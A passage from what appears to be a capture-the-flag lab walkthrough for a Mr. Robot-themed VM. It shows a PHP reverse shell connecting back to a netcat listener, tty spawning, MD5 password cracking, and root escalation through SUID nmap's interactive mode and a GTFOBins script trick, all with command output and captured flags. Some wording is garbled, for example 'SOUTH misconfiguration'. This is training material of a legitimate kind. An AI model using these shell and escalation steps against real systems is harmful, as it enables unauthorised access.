$port = 53;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();
```

In the meantime, I'll connect a netcat listening to port 53.



```
        ether 08:00:27:3b:e8:35  txqueuelen 1000  (Ethernet)
        RX packets 5379450  bytes 6147158237 (5.7 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1691642  bytes 181239073 (172.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        ether 08:00:27:79:17:cd  txqueuelen 1000  (Ethernet)
        RX packets 3871  bytes 3358269 (3.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1968  bytes 1422785 (1.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth2: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        ether 08:00:27:05:e7:41  txqueuelen 1000  (Ethernet)
        RX packets 492367  bytes 43360082 (41.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 79  bytes 16688 (16.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 7365  bytes 728220 (711.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7365  bytes 728220 (711.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(urals㉿kali)-[~]
└─$ nc -lvp 53
listening on [any] 53 ...
192.168.56.112: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.112] 37681
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 16:25:50 up 11:41,  0 users,  load average: 0.01, 0.10, 0.25
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Voila, the shell is there! Spawn tty for stability:




```
192.168.56.112: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.112] 37681
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 16:25:50 up 11:41,  0 users,  load average: 0.01, 0.10, 0.25
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/$ whoami
whoami
daemon
daemon@linux:/$ id
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
daemon@linux:/$ pwd
pwd
/
daemon@linux:/$ ls
ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  var
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  vmlinuz
daemon@linux:/$ cd root
cd root
bash: cd: root: Permission denied
daemon@linux:/$ cd home
cd home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$ 
```

During a cursory enumeration of the machine, I found a second key, which seems to be opened with a key encrypted in md5:

robot:c3fcd3d76192e4007dfb496cca67e13b

I'll turn to one service to reset it:



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
c3fcd3d76192e4007dfb496cca67e13b
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist


How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our hashing security page.


Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries here, and the lookup table implementation (PHP and C) is available here.

So, the twisted hash turned out to be the password abcdefghijklmnopqrstuvwxyz.




```
robot@linux:~$ whoami
whoami
robot
robot@linux:~$ id
id
uid=1002(robot) gid=1002(robot) groups=1002(robot)
robot@linux:~$ 
```



```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$ 
```


Easy. Second key: 822c73956184f694993bede3eb39f959

So, now we need to find out how you could elevate to root:




```
robot@linux:~$ sudo -l
sudo -l
[sudo] password for robot: 822c73956184f694993bede3eb39f959


Sorry, try again.
[sudo] password for robot:
Sorry, try again.
[sudo] password for robot: abcdefghijklmnopqrstuvwxyz

Sorry, user robot may not run sudo on linux.
robot@linux:~$
```

Elliot's rights were ☹ not brought to the court
Ok. Maybe there are files/directories with SUID?



```
robot@linux:~$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:~$
```

Indeed, there is. I'll go to the GTFObins website to find the exploit:



.. / nmap

Shell


It can be used to break out from restricted environments by spawning an interactive system shell.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
nmap --script=$TF
```


(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive
nmap> !sh
```



```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
# 
```

Everything is cool! Ruth received.



```
ls
key-2-of-3.txt  password.raw-md5
# cd ../../
cd ../../
# ls
ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  var
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  vmlinuz
# cd root
cd root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat firstboot_done
cat firstboot_done
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
# 
```

Third and final key:
04787ddef27c3dee1ee161b21670b4e4

Self-Assessment Questions:

- List the tools (programs and utilities) you used to solve this lab:

netdiscover, nmap, gobuster, nikto, WPScan, GTFObins

- List the vulnerabilities you have discovered:

Username Enumeration
SOUTH misconfiguration

- Give advice on how to improve protection:

Tidy up your robots.txt

KEEP YOUR SOFTWARE UP TO DATE!!

Do not give users a hint that they specified incorrectly during authorization. Instead of: "wrong login" – "wrong login and/or password"

Understand the SUID permissions for your files/directories.